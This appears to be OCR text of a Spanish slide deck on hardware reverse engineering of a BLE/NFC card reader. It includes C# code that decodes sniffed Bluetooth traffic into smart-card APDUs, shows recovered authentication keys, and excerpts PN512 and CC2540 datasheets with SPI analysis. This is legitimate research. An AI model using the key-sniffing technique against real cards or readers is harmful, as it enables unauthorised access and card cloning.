    if (File.Exists(path))
    {
        var wireshark = Newtonsoft.Json.JsonConvert.DeserializeObject<List<Root>>(File.ReadAllText(path));

        foreach(var packet in wireshark.Where(x=> x.Source.Layers?.Btatt?.BtattValue != null).Select(x=> x.Source.Layers.Btatt))
        {
            var data = packet.BtattValue.FromHexToBytes();

            Communication.fromDevice(data);

            if (Communication.isValid())
            {
                var dataBlock = Communication.getDataBlock();

                var frame = RequestFrame.fromCommand(dataBlock);
                Console.WriteLine($"RequestFrame 0x{frame.getType().ToHex()} ({RequestFrame.FrameTypes[frame.getType()]}) {frame.getData().ToHex()}

                PacketFlow.FromFrame(frame);

            }

        }
    }
}
```

```
public static bool isValid()
{
    int bufferSize = buffer.Count();

    if (bufferSize == 0) return false;

    // header
    if (buffer[0] != 0x05) return false;

    length = ((int)buffer[1]) * 256 + (int)buffer[2];

    if (length == 0) return false;

    if (buffer.Count() != length + 5) return false;

    // stop byte
    if (buffer[length + 4] != (byte)0xa) return false;

    // checksum
    byte checksum = buffer[1];
    for (int i = 2; i <= length + 2; i++)
    {
        checksum ^= buffer[i];
    }
    if (buffer[length + 3] != checksum)
    {
        return false;
    }

    return true;
}
```

Communication: 81 00 00 00 00 02 83 FF FF FF FF FF FF FF FF FF
RequestFrame 0x81 (Slot Status):

Communication: 50 00 00 00 00 03 53 FF FF FF FF FF FF FF FF FF
RequestFrame 0x50 (Card Status):

Communication: 62 00 00 00 00 00 62 FF FF FF FF FF FF FF FF FF
RequestFrame 0x62 (PICC Power On):

Communication: 80 00 14 00 00 00 AF 3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A FF FF FF FF FF
RequestFrame 0x80 (APDU): 3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A

Communication: 6F 00 0B 00 00 00 79 FF 82 00 00 06 CA FE AB CD CA FE FF FF FF FF FF FF FF FF FF FF FF FF FF FF
RequestFrame 0x6F (APDU): FF 82 00 00 06 CA FE AB CD CA FE

+ Authentication Keys CA FE AB CD CA FE

Communication: 80 00 02 00 00 00 12 90 00 FF FF FF FF FF FF FF
RequestFrame 0x80 (APDU): 90 00


Communication: 6F 00 05 00 00 00 5F FF CA 00 00 00 FF FF FF FF
RequestFrame 0x6F (APDU): FF CA 00 00 00

Communication: 80 00 06 00 00 00 78 2C 24 D2 B4 90 00 FF FF FF
RequestFrame 0x80 (APDU): 2C 24 D2 B4 90 00

/VAR/MDZ

HARDWARE

Ingeniería inversa sobre la placa



¿Cómo comenzar?


- Identifico los circuitos integrados.
- Descargo sus hojas de datos.
- Se analiza la interfaz de comunicación utilizada.
- Se analiza el pin-out de cada circuito integrado
- Se genera la base de conocimiento con toda la información de contexto que encontremos.
- Se escriben todas las hipótesis

/VAR/MDZ

Identifico circuitos integrados

PN512
(NFC)

CC2540
(BLE)



The PN512 is a highly integrated transceiver IC for contactless communication at 13.56 MHz. This transceiver IC utilizes an outstanding modulation and demodulation concept completely integrated for different kinds of contactless communication methods and protocols at 13.56 MHz.

The PN512 transceiver ICs support 4 different operating modes

- Reader/Writer mode supporting ISO/IEC 14443A/MIFARE and FeliCa scheme
- Reader/Writer mode supporting ISO/IEC 14443B
- Card Operation mode supporting ISO/IEC 14443A/MIFARE and FeliCa scheme
- NFCIP-1 mode


FEATURES


- True Single-Chip BLE Solution: CC2540 Can Run Both Application and BLE Protocol Stack, Includes Peripherals to Interface With Wide Range of Sensors, Etc.
- 6-mm × 6-mm Package
- RF
  - *Bluetooth* low energy technology Compatible
  - Excellent Link Budget (up to 97 dB), Enabling Long-Range Applications Without External Front End
  - Accurate Digital Received Signal-Strength Indicator (RSSI)
  - Suitable for Systems Targeting Compliance With Worldwide Radio Frequency Regulations: ETSI EN 300 328 and EN 300 440 Class 2 (Europe), FCC CFR47 Part 15 (US), and ARIB STD-T66 (Japan)
- Layout
  - Few External Components
  - Reference Design Provided
  - 6-mm × 6-mm QFN40 Package
- Low Power
  - Active Mode RX Down to 19.6 mA
  - Active Mode TX (–6 dBm): 24 mA
  - Power Mode 1 (3-µs Wake-Up): 235 µA
  - Power Mode 2 (Sleep Timer On): 0.9 µA
  - Power Mode 3 (External Interrupts): 0.4 µA
  - Wide Supply Voltage Range (2 V–3.6 V)
  - Full RAM and Register Retention in All Power Modes
- TPS62730 Compatible Low Power in Active Mode
  - RX Down to 15.8 mA (3 V Supply)
  - TX (-6 dBm): 18.6 mA (3 V Supply)
- Microcontroller
  - High-Performance and Low-Power 8051 Microcontroller Core
  - In-System-Programmable Flash, 128 KB or 256 KB
  - 8-KB SRAM
- Peripherals
  - 12-Bit ADC with Eight Channels and Configurable Resolution
  - Integrated High-Performance Op-Amp and Ultralow-Power Comparator
  - General-Purpose Timers (One 16-Bit, Two 8-Bit)
  - 21 General-Purpose I/O Pins (19× 4 mA, 2× 20 mA)
  - 32-kHz Sleep Timer With Capture
  - Two Powerful USARTs With Support for Several Serial Protocols
  - Full-Speed USB Interface
  - IR Generation Circuitry
  - Powerful Five-Channel DMA
  - AES Security Coprocessor
  - Battery Monitor and Temperature Sensor
  - Each CC2540 Contains a Unique 48-bit IEEE Address


Interfaces disponibles

Supported host interfaces

- SPI up to 10 Mbit/s
- I²C-bus interface up to 400 kBd in Fast mode, up to 3400 kBd in High-speed mode
- RS232 Serial UART up to 1228.8 kBd, with voltage levels dependant on pin voltage supply
- 8-bit parallel interface with and without Address Latch Enable









* Atención con la numeración, puede estar asociada a una configuración de pinning determinada

Interfaces


SPI



UART



I2C



Analizando SPI

/VAR/MDZ


Documentación indica lo siguiente:

Remark: The signal NSS must be LOW to be able to send several bytes in one data stream. To send more than one data stream NSS must be set HIGH between the data streams.


Data bytes on both MOSI and MISO lines are sent with the MSB first. Data on both MOSI and MISO lines must be stable on the rising edge of the clock and can be changed on the falling edge. Data is provided by the PN512 on the falling clock edge and is stable during the rising clock edge.

Pasando en limpio:


- Bit más significante: Al principio
- Borde descendente: Se modifica la señal
- Borde ascendente: La señal es estable
- Señal de activación: en espera está alta



Reloj consistente



Análisis de la interfaz de comunicación



